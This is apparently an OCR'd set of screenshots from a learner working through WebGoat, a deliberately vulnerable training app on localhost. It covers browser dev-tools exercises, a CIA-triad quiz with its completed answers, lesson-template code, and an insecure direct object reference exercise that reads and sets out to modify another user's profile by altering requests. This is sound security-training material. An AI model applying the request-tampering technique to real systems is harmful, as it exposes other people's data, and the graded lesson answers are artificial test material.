

Инспектор
Консоль
Отладчик
Сеть
Стили
Профайлер
Память
Хранилище
Поддержка доступности
Приложение
Поиск в консоли
Ошибки
Предупреждения
Лог
Инфо
Отладка
CSS
XHR
Запросы
Uncaught TypeError: $ is undefined
jQuery 2
[Подробнее]
jquery-ui-1.10.4.js:13:1
about to create app router
goatApp.js:24:29
initialize goat app router
GoatRouter.js:88:18
WARNING: Missing translation for key: "Please try again. Make sure to make all the changes. And case sensitivity may matter ... or not, you never know!"
polyglot.min.js:17:834
WARNING: Missing translation for key: ""
polyglot.min.js:17:834
webgoat.customjs.phoneHome()
phoneHome invoked
GoatRouter.js:66:25
undefined
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","feedbackArgs":null,"output":"phoneHome Response is -1387937382","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
GoatRouter.js:77:33
WARNING: Missing translation for key: "Correct, I hope you did not cheat, using the console!"
polyglot.min.js:17:834
WARNING: Missing translation for key: ""
polyglot.min.js:17:834



WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/ChromeDevTools.lesson/3
67%
WEBGOAT
Developer Tools
Search lesson
Introduction
General
HTTP Basics
HTTP Proxies
Developer Tools
CIA Triad
Writing new lesson
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4 5 6
Try It! Using the console
Let us try it. Use the console in the dev tools and call the javascript function webgoat.customjs.phoneHome().
You should get a response in the console. Your result should look something like this: phone home said {"lessonCompleted:true, … ,"output":"phone home response is…" Paste the random number, after that, in the text field below. (Make sure you got the most recent number since it is randomly generated each time you call the function)
-1387937382
Submit


Инспектор
Консоль
Отладчик
Сеть
Стили
Профайлер
Память
Хранилище
Поддержка доступности
Приложение
Поиск в консоли
Ошибки
Предупреждения
Лог
Инфо
Отладка
CSS
XHR
Запросы
Uncaught TypeError: $ is undefined
jQuery 2
[Подробнее]
jquery-ui-1.10.4.js:13:1
about to create app router
goatApp.js:24:29
initialize goat app router
GoatRouter.js:88:18
WARNING: Missing translation for key: "Please try again. Make sure to make all the changes. And case sensitivity may matter ... or not, you never know!"
polyglot.min.js:17:834
WARNING: Missing translation for key: ""
polyglot.min.js:17:834
webgoat.customjs.phoneHome()
phoneHome invoked
GoatRouter.js:66:25
undefined
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","feedbackArgs":null,"output":"phoneHome Response is -1387937382","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
GoatRouter.js:77:33


WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/ChromeDevTools.lesson/5
Developer Tools
Reset lesson
Try It! Working with the Network tab
In this assignment, you need to find a specific HTTP request and read a randomized number. To start, click the first button. This will generate an HTTP request. Try to find the specific HTTP request. The request should contain a field: networkNum: Copy the number displayed afterward into the input field below and click on the check button.
Click this button to make a request: Go!
What is the number you found: 64.72450101192656 check
404 POST 127.0.0.1:8080 network jquery.min.js:2 (xhr) json 14,99 кБ 14,76 кБ
Данные форм
networkNum: "64.72450101192656"
7 запросов 41,03 кБ / 42,37 кБ передано Передано за: 12,77 с


WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/ChromeDevTools.lesson/5
Developer Tools
Reset lesson
Try It! Working with the Network tab
In this assignment, you need to find a specific HTTP request and read a randomized number. To start, click the first button. This will generate an HTTP request. Try to find the specific HTTP request. The request should contain a field: networkNum: Copy the number displayed afterward into the input field below and click on the check button.
Click this button to make a request: Go!
What is the number you found: 64.72450101192656 check
404 POST 127.0.0.1:8080 network jquery.min.js:2 (xhr) json 14,99 кБ 14,76 кБ
Данные форм
number: "64.72450101192656"
network_num: "64.72450101192656"
17 запросов 91,13 кБ / 94,39 кБ передано Передано за: 37,04 с



WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/CIA.lesson/4
90%
Developer Tools
CIA Triad
Writing new lesson
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Now it's time for a quiz! Answer the following question to check if you understood the topic.
Today, most systems are protected by a firewall. A properly configured firewall can prevent malicious entities from accessing a system and helps protect an organization's resources. For this quiz, imagine a system that handles personal data but is not protected by a firewall:
1. How could an intruder harm the security goal of confidentiality?
Solution 1: By deleting all the databases.
Solution 2: By stealing a database where general configuration information for the system is stored.
Solution 3: By stealing a database where names and emails are stored and uploading it to a website.
Solution 4: Confidentiality can't be harmed by an intruder.
2. How could an intruder harm the security goal of integrity?
Solution 1: By changing the names and emails of one or more users stored in a database.
Solution 2: By listening to incoming and outgoing network traffic.
Solution 3: By bypassing authentication mechanisms that are in place to manage database access.
Solution 4: Integrity can only be harmed when the intruder has physical access to the database storage.
3. How could an intruder harm the security goal of availability?
Solution 1: By exploiting bugs in the systems software to bypass authentication mechanisms for databases.
Solution 2: By redirecting emails with sensitive data to other individuals.
Solution 3: Availability can only be harmed by unplugging the power supply of the storage devices.
Solution 4: By launching a denial of service attack on the servers.
4. What happens if at least one of the CIA security goals is harmed?
Solution 1: A system can be considered safe until all the goals are harmed. Harming one goal has no effect on the systems security.
Solution 2: The systems security is compromised even if only one goal is harmed.
Solution 3: It's not that bad when an attacker reads or changes data, at least some data is still available, hence only when the goal of availability is harmed the security of the system is compromised.
Solution 4: It shouldn't be a problem if an attacker changes data or makes it unavailable, but reading sensitive data is not tolerable. Theres only a problem when confidentiality is harmed.
Submit answers
Congratulations. You have successfully completed the assignment.



WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/LessonTemplate.lesson/5
90%
Extra endpoints
Other endpoints can be added in the assignment to support different cases for the assignment, for example:
@GetMapping("lesson-template/shop/{user}")
@ResponseBody
public List<Item> getItemsInBasket(@PathVariable("user") String user) {
return List.of(new Item("WG-1", "WebGoat promo", 12.0), new Item("WG-2", "WebGoat sticker", 0.00));
}
Adding an assignment to the HTML page
We mentioned a lesson could consist of multiple assignments, WebGoat picks them up automatically, and the UI displays a navigation bar on top of every lesson. A page with an assignment will be red initially and will become green when the user solves the assignment. To make this work we need to add to the HTML file:


<form class="attack-form" accept-charset="UNKNOWN"
method="POST" name="form"
action="lesson-template/sample-attack">
<table>
<tr>
<td>two random params</td>
<td>parameter 1:<input name="param1" value="" type="TEXT" /></td>
<td>parameter 2:<input name="param2" value="" type="TEXT" /></td>
<td>
<input name="submit" value="Submit" type="SUBMIT"/>
</td>
</tr>
</table>
</form>


So the action of the form should match the method which defines the check if the lesson has been solved or not see public AttackResult solved()
That's it. You have now successfully created your first WebGoat lesson, including an assignment!
two random params parameter 1: secr37Value parameter 2: secr37Value Submit
Sample success message
Custom Output ...if you want, for success


- (A1) Broken Access Control






WebGoat
127.0.0.1:8080/WebGoat/IDOR/i
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/IDOR.lesson/4
90%
WEBGOAT
Insecure Direct Object References
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6
Playing with the Patterns
View Another Profile
View someone else's profile by using the alternate path you already used to view your own profile. Use the 'View Profile' button and intercept/modify the request to view another profile. Alternatively, you may also just be able to use a manual GET request with your browser.
View Profile
Edit Another Profile
Older apps may follow different patterns, but RESTful apps (which is what's going on here) often just change methods (and include a body or not) to perform different functions.
Use that knowledge to take the same base request, change its method, path and body (payload) to modify another user's (Buffalo Bill's) profile. Change the role to something lower (since higher privilege roles and users are usually lower numbers). Also change the user's color to 'red'.
View Profile


WebGoat
127.0.0.1:8080/WebGoat/IDOR/i
127.0.0.1:8080/WebGoat/IDOR/profile/2342388
90%
JSON
Необработанные данные
Заголовки
Сохранить
Копировать
Свернуть все
Развернуть все
Поиск в JSON
lessonCompleted: true
feedback: "Well done, you found someone else's profile"
feedbackArgs: null
output: "{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}"
outputArgs: null
assignment: "IDORViewOtherProfile"
attemptWasMade: true




